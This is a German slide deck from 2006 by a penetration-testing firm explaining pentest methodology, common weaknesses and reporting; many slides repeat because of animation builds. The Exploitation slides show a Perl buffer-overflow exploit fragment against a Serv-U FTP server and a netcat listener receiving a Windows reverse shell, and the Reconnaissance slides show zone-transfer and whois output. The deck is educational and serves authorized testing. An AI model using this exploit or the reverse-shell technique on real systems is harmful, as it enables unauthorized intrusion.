Penetrationtests: Praxisnahe IT-Sicherheit

Ihr Netzwerk aus der Angreiferperspektive

Jens Liebchen - RedTeam Pentesting
jens.liebchen@redteam-pentesting.de
http://www.redteam-pentesting.de

08. Dezember 2006

„Laptop: Tragbarer, zeitweilig netzunabhängiger Computer mit einem klappbaren, auch als Deckel dienenden LCD- oder Plasma-Flachbildschirm.“

(Wissen Media Verlag, wissen.de)

„Laptop: Ein Computer, so konstruiert, dass Mitarbeiter große Mengen von Kundendaten einfach auf der Rückbank eines Taxis verstauen können.“

(übersetzt aus: The Devil's Infosec Dictionary)

Über RedTeam Pentesting

- ★ Gegründet 2004
- ★ Durchführung von Penetrationtests
- ★ Forschung im IT-Security Bereich und Veröffentlichung von Advisories
- ★ Eine der wenigen auf Penetrationtests spezialisierten Firmen

Was ist ein Pentest?

- ★ Angriff auf ein Netzwerk im Auftrag des Eigentümers
- ★ Fragestellung: Wie weit kann ein Angreifer eindringen?
- ★ Gleiche Methoden wie „die Bösen“
- ★ Vertraulichkeit (NDA)
- ★ Endet mit ausführlichem Bericht für den Kunden


Was ist ein Pentest?

- ★ Angriff auf ein Netzwerk im Auftrag des Eigentümers
- ★ Fragestellung: Wie weit kann ein Angreifer eindringen?
- ★ Gleiche Methoden wie „die Bösen“
- ★ Vertraulichkeit (NDA)
- ★ Endet mit ausführlichem Bericht für den Kunden

Was ist ein Pentest?

- ★ Angriff auf ein Netzwerk im Auftrag des Eigentümers
- ★ Fragestellung: Wie weit kann ein Angreifer eindringen?
- ★ Gleiche Methoden wie „die Bösen“
- ★ Vertraulichkeit (NDA)
- ★ Endet mit ausführlichem Bericht für den Kunden

Motivation für die Durchführung eines Pentests



Motivation für die Durchführung eines Pentests

- Wie sicher sind wir wirklich?
  - Realitätsnahe Überprüfung der eigenen Maßnahmen
  - Angst vor Industriespionage
  - Vorbeugung von „Betriebsblindheit“
  - Kontrollsystem vom Gesetz vorgeschrieben
- Indirekte Gründe
  - Werbung/Imagegewinn
  - Schutz der eigenen Kunden (netzwerkbasierende Produkte)

Motivation für die Durchführung eines Pentests

- Wie sicher sind wir wirklich?
  - Realitätsnahe Überprüfung der eigenen Maßnahmen
  - Angst vor Industriespionage
  - Vorbeugung von „Betriebsblindheit“
  - Kontrollsystem vom Gesetz vorgeschrieben
- Indirekte Gründe
  - Werbung/Imagegewinn
  - Schutz der eigenen Kunden (netzwerkbasierende Produkte)

Pentests – Eine Einordnung

- Pentest vs. Audit
- Die getesteten Netzwerke sind in der Regel komplex, daher:
  - Normalerweise nicht besonders verdeckt (viele Logmeldungen)
  - Pentests sind ergebnisorientiert

Pentests – Eine Einordnung

- Pentest vs. Audit
- Die getesteten Netzwerke sind in der Regel komplex, daher:
  - Normalerweise nicht besonders verdeckt (viele Logmeldungen)
  - Pentests sind ergebnisorientiert

Methodik

- ★ Black- und Whiteboxtesting
- ★ Externe oder interne Sichtweise
- ★ In der Praxis: Blackboxansatz meist erfolgreich

Die vier Phasen

- ★ Reconnaissance
- ★ Enumeration
- ★ Exploitation
- ★ Documentation, Bericht und Vorstellung der Ergebnisse beim Kunden

Sehr idealisiert, in der Praxis oft vermischt. Hierdurch schnellere Ergebnisse für den Kunden.

Reconnaissance (Aufklärung)

- ★ Homepages
- ★ Google
- ★ DNS
- ★ Whois

Reconnaissance (Aufklärung)

- ★ Homepages
- ★ Google
- ★ DNS
- ★ Whois

reiff.net

Übersicht

Verwenden Sie die nachfolgende Übersicht zur Einrichtung der Internetdienste auf den Arbeitsplatzrechnern.

HTTP	arch.rwth-aachen.de	
	Inhalte können ausschließlich über einer sicheren Verbindung gepflegt werden. Sie können dazu z.B. **WinSCP** oder **SSH** verwenden.	
FTP	**ftp.arch.rwth-aachen.de**	
SMTP	relay.rwth-aachen.de	
IMAP4	mail.arch.rwth-aachen.de	
NTP	ts-1.rz.rwth-aachen.de	
	Bei Verwendung des Novell Clients für Netware wird die Uhrzeit automatisch synchronisiert. Der entsprechende Windows Dienst wird nicht benötigt.	
DHCP	c4k-reiff.noc.rwth-aachen.de	
DNS	dns1.rz.rwth-aachen.de	134.130.4.1
	dns2.rz.rwth-aachen.de	134.130.5.1

Für alle Datei- und E-Maildienste ist die nachfolgende Schreibweise zwingend vorgegeben.

Benutzername	**.<Name>.<Organisationseinheit>.Architektur**
Passwort	entspricht dem Novellpasswort

Reconnaissance (Aufklärung)

- ★ Homepages
- ★ Google
- ★ DNS
- ★ Whois

Reconnaissance (Aufklärung)

- ★ Homepages
- ★ Google
- ★ DNS
- ★ Whois

Reconnaissance (Aufklärung)

- ★ Homepages
- ★ Google
- ★ DNS
- ★ Whois

```
$ dig AXFR example.com

; <<>> DiG 9.3.3rc2 <<>> AXFR example.com
;; global options:  printcmd
example.com.            86400   IN      SOA     example.com

example.com.        86400   IN      NS      example.com.
hp3600              86400   IN      A       192.168.1.34
cisco               86400   IN      A       192.168.1.1
client              86400   IN      A       192.168.1.103
www                 86400   IN      A       192.168.1.5
peterclient         86400   IN      A       192.168.1.104
```

Reconnaissance (Aufklärung)

- ★ Homepages
- ★ Google
- ★ DNS
- ★ Whois

```
Received: from [redacted] ([redacted])
        by [redacted] (8.12.11/8.12.10) with ESMTP id k0I8o6Bc025086      for
        <kontakt@redteam-pentesting.de>; Wed, 18 Jan 2006 09:50:06 +0100 (MET)
Received: from [redacted] by [redacted] via smtpd
        (for [redacted] [redacted]) with ESMTP; Wed,
 18 Jan 2006 09:50:06 +0100
Received: from [redacted].intern ([7.37.23.247])
        by [redacted].intern (Lotus Domino Release 6.5.2)
        with ESMTP id 2006011809435671-5824515 ; Wed, 18 Jan 2006 09:43:56 +0100
Date: Wed, 18 Jan 2006 09:50:03 +0100
```

Reconnaissance (Aufklärung)

- ★ Homepages
- ★ Google
- ★ DNS
- ★ Whois

```
$ whois 7.37.23.247
Process query: '7.37.23.247'
Query recognized as IP.
Querying whois.arin.net:43 with whois.

OrgName:    DoD Network Information Center
OrgID:      DNIC
Address:    3990 E. Broad Street
City:       Columbus
StateProv:  OH
PostalCode: 43218
Country:    US

NetRange:   7.0.0.0 - 7.255.255.255
CIDR:       7.0.0.0/8
NetName:    DISANET7
NetHandle:  NET-7-0-0-0-1
Parent:
NetType:    Direct Allocation
Comment:    Defense Information Systems Agency
Comment:    DISA /D3
Comment:    11440 Isaac Newton Square
Comment:    Reston, VA 22090-5087 US
RegDate:    1997-11-24
Updated:    1998-09-26

RTechHandle: MIL-HSTMST-ARIN
RTechName:   Network DoD
RTechPhone:  +1-800-365-3642
RTechEmail:  HOSTMASTER@nic.mil

OrgTechHandle: MIL-HSTMST-ARIN
OrgTechName:   Network DoD
OrgTechPhone:  +1-800-365-3642
OrgTechEmail:  HOSTMASTER@nic.mil
```

Enumeration: Finden von Angriffsvektoren

- ★ Port scanning
- ★ (Verwundbare) Versionen von Diensten/Systemen feststellen
- ★ Konfigurationsfehler
- ★ Installierte Software auf neue Fehler untersuchen
- ★ Sonstige kreative Ideen

Aufgrund der Menge: Keine vollständige Suche, stattdessen genau wie ein echter Angreifer: „Hauptsache, rein!“

Exploitation

Ausnutzen von Sicherheitslücken:

- ★ Verifizieren: Haben wir wirklich eine Lücke?
- ★ Was können wir durch Ausnutzen der Lücke erreichen?
- ★ Angriff, sofern Risiko des Angriffs nicht zu hoch (gerade bei Livesystemen)
- ★ Nach erfolgreichem Angriff startet wieder Reconnaissance

Exploitation

Ausnutzen von Sicherheitslücken:

- ★ Verifizieren: Haben wir wirklich eine Lücke?
- ★ Was können wir durch Ausnutzen der Lücke erreichen?
- ★ Angriff, sofern Risiko des Angriffs nicht zu hoch (gerade bei Livesystemen)
- ★ Nach erfolgreichem Angriff startet wieder Reconnaissance

Exploitation

```
my $overflowbuffer =  "MDTM 20031111111111+AAAAAAAAAAA";      # Overflow Befehl und Puffer
$overflowbuffer .= "\x01\xd0\xfd\x7f";                        # Adresse, damit Subroutine nicht Exception wirft.
$overflowbuffer .= "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90".      # Mehr Puffer
       "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";    # Mehr Puffer

# Hier wird der saved eip berschrieben.
#$overflowbuffer .= "\xf8\x29\xf3\x77";       # Neuer EIP (target)
$overflowbuffer .= "\x9b\xd0\x03\x7d";       # Andere Adresse fr Windows 2003 Servver

## Der Einstieg in den shellcode. Etwas Assembler um zum eigentlichen SC zu springen.
# Adresse in EAX zusammenbauen + 0x41414141
$overflowbuffer .= "\xC7\xC0" . "\xE0\x2D\x48\x41";                    # MOV Adresse + 0x41414141
$overflowbuffer .= "\x2d\x41\x41\x41\x41";                             # SUB EAX 02 02 02 02

# Auf Adresse in EAX springen
$overflowbuffer .= "\xFF\xE0";                                         # JMP EAX

$overflowbuffer .= " ";       # Space, sonst geht der exploit nicht

for(my $i=0; $i<0x30; $i++){  # NOPs zum reinspringen
  $overflowbuffer .= "\x90";
}

$overflowbuffer .= $shellcode;  # der eigentliche Shellcode rein
$overflowbuffer .= "\r\n";      # Zeilenende

## Abschicken.
print SOCK $overflowbuffer;     # und Feuer frei!
```

Exploitation

```
- ./servu-exp.pl 172.16.66.100
220-Serv-U FTP-Server v2.5k for WinSock ready...
331 User name okay, please send complete E-mail address as password.
230 User logged in, proceed.
200 Type set to I.
```

Exploitation

```
-(~:$)-> netcat -l -p 4321
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\>dir
dir
 Volume in Laufwerk C: hat keine Bezeichnung.
 Volumeseriennummer: 546D-1C86

 Verzeichnis von C:\

24.10.2005  16:49                 0 AUTOEXEC.BAT
24.10.2005  16:49                 0 CONFIG.SYS
24.10.2005  17:18    <DIR>          Dokumente und Einstellungen
01.12.2005  15:20    <DIR>          Programme
24.10.2005  19:50    <DIR>          WINDOWS
26.10.2005  17:44    <DIR>          [redacted]
24.10.2005  16:53    <DIR>          [redacted]
               2 Datei(en),              0 Bytes
               5 Verzeichnis(se),  1.892.909.056 Bytes frei
```

Documentation

Der Abschlussbericht:

- Umfangreiche Dokumentation des gesamten Tests
  - Schwachstelle
  - Details
  - Risikoeinstufung
  - Lösungsvorschläge
- Managementkurzbericht
- ToDo-Liste: Was kann sofort gemacht werden?

Documentation

Der Abschlussbericht:

- Umfangreiche Dokumentation des gesamten Tests
  - Schwachstelle
  - Details
  - Risikoeinstufung
  - Lösungsvorschläge
- Managementkurzbericht
- ToDo-Liste: Was kann sofort gemacht werden?

Documentation

Der Abschlussbericht:

- Umfangreiche Dokumentation des gesamten Tests
  - Schwachstelle
  - Details
  - Risikoeinstufung
  - Lösungsvorschläge
- Managementkurzbericht
- ToDo-Liste: Was kann sofort gemacht werden?

Resultate: Was bringt ein Pentest?

- ★ Schnelle Identifizierung von Schwachstellen
- ★ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ★ Risikoanalyse
- ★ Lösungsvorschläge
- ★ Awareness (auch bei nicht technischem Personal)
- ★ Direkter Schulungseffekt

Resultate: Was bringt ein Pentest?

- ★ Schnelle Identifizierung von Schwachstellen
- ★ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ★ Risikoanalyse
- ★ Lösungsvorschläge
- ★ Awareness (auch bei nicht technischem Personal)
- ★ Direkter Schulungseffekt

Resultate: Was bringt ein Pentest?

- ★ Schnelle Identifizierung von Schwachstellen
- ★ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ★ Risikoanalyse
- ★ Lösungsvorschläge
- ★ Awareness (auch bei nicht technischem Personal)
- ★ Direkter Schulungseffekt

Resultate: Was bringt ein Pentest?

- ★ Schnelle Identifizierung von Schwachstellen
- ★ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ★ Risikoanalyse
- ★ Lösungsvorschläge
- ★ Awareness (auch bei nicht technischem Personal)
- ★ Direkter Schulungseffekt

Resultate: Was bringt ein Pentest?

- ★ Schnelle Identifizierung von Schwachstellen
- ★ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ★ Risikoanalyse
- ★ Lösungsvorschläge
- ★ Awareness (auch bei nicht technischem Personal)
- ★ Direkter Schulungseffekt

Resultate: Was bringt ein Pentest?

- ★ Schnelle Identifizierung von Schwachstellen
- ★ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ★ Risikoanalyse
- ★ Lösungsvorschläge
- ★ Awareness (auch bei nicht technischem Personal)
- ★ Direkter Schulungseffekt

Die üblichen Verdächtigen Teil 1

- Veraltete Software
  - Insbesondere Software, die nicht im Online Update des Systems ist
  - Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme

Die üblichen Verdächtigen Teil 1

- Veraltete Software
  - Insbesondere Software, die nicht im Online Update des Systems ist
  - Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- Schwache Passwörter

Die üblichen Verdächtigen Teil 1

- Veraltete Software
  - Insbesondere Software, die nicht im Online Update des Systems ist
  - Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- Schwache Passwörter
- Unsichere Konfiguration
  - Admins wird oft nicht genug Zeit gelassen um alles sicher zu konfigurieren

Die üblichen Verdächtigen Teil 1

- Veraltete Software
  - Insbesondere Software, die nicht im Online Update des Systems ist
  - Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- Schwache Passwörter
- Unsichere Konfiguration
  - Admins wird oft nicht genug Zeit gelassen um alles sicher zu konfigurieren
- Nur an den Außenrändern des Netzes Firewalls, IDS, etc.

Die üblichen Verdächtigen Teil 1

- Veraltete Software
  - Insbesondere Software, die nicht im Online Update des Systems ist
  - Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- Schwache Passwörter
- Unsichere Konfiguration
  - Admins wird oft nicht genug Zeit gelassen um alles sicher zu konfigurieren
- Nur an den Außenrändern des Netzes Firewalls, IDS, etc.
- Zuviele Dienste auf einem Server

Die üblichen Verdächtigen Teil 1

- Veraltete Software
  - Insbesondere Software, die nicht im Online Update des Systems ist
  - Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- Schwache Passwörter
- Unsichere Konfiguration
  - Admins wird oft nicht genug Zeit gelassen um alles sicher zu konfigurieren
- Nur an den Außenrändern des Netzes Firewalls, IDS, etc.
- Zuviele Dienste auf einem Server
- Unnötige Dienste

Die üblichen Verdächtigen Teil 2

- Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
  - Bsp.: Userprofiles $\rightarrow$ Autostartordner...

Die üblichen Verdächtigen Teil 2

- Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
  - Bsp.: Userprofiles → Autostartordner...
- Unsicheres WLAN (gerne auch direkt im Firmennetz)

Die üblichen Verdächtigen Teil 2

- Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
  - Bsp.: Userprofiles → Autostartordner...
- Unsicheres WLAN (gerne auch direkt im Firmennetz)
- „Verdächtiges“ wird nicht weitergemeldet

Die üblichen Verdächtigen Teil 2

- Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
  - Bsp.: Userprofiles → Autostartordner...
- Unsicheres WLAN (gerne auch direkt im Firmennetz)
- „Verdächtiges“ wird nicht weitergemeldet
- Backups für alle lesbar

Die üblichen Verdächtigen Teil 2

- Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
  - Bsp.: Userprofiles → Autostartordner...
- Unsicheres WLAN (gerne auch direkt im Firmennetz)
- „Verdächtiges“ wird nicht weitergemeldet
- Backups für alle lesbar
- Incident Response nicht vorhanden

Die üblichen Verdächtigen Teil 2

- Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
  - Bsp.: Userprofiles → Autostartordner...
- Unsicheres WLAN (gerne auch direkt im Firmennetz)
- „Verdächtiges“ wird nicht weitergemeldet
- Backups für alle lesbar
- Incident Response nicht vorhanden
- Schlechte physikalische Sicherheit

Die üblichen Verdächtigen Teil 2

Fragen / freie Diskussion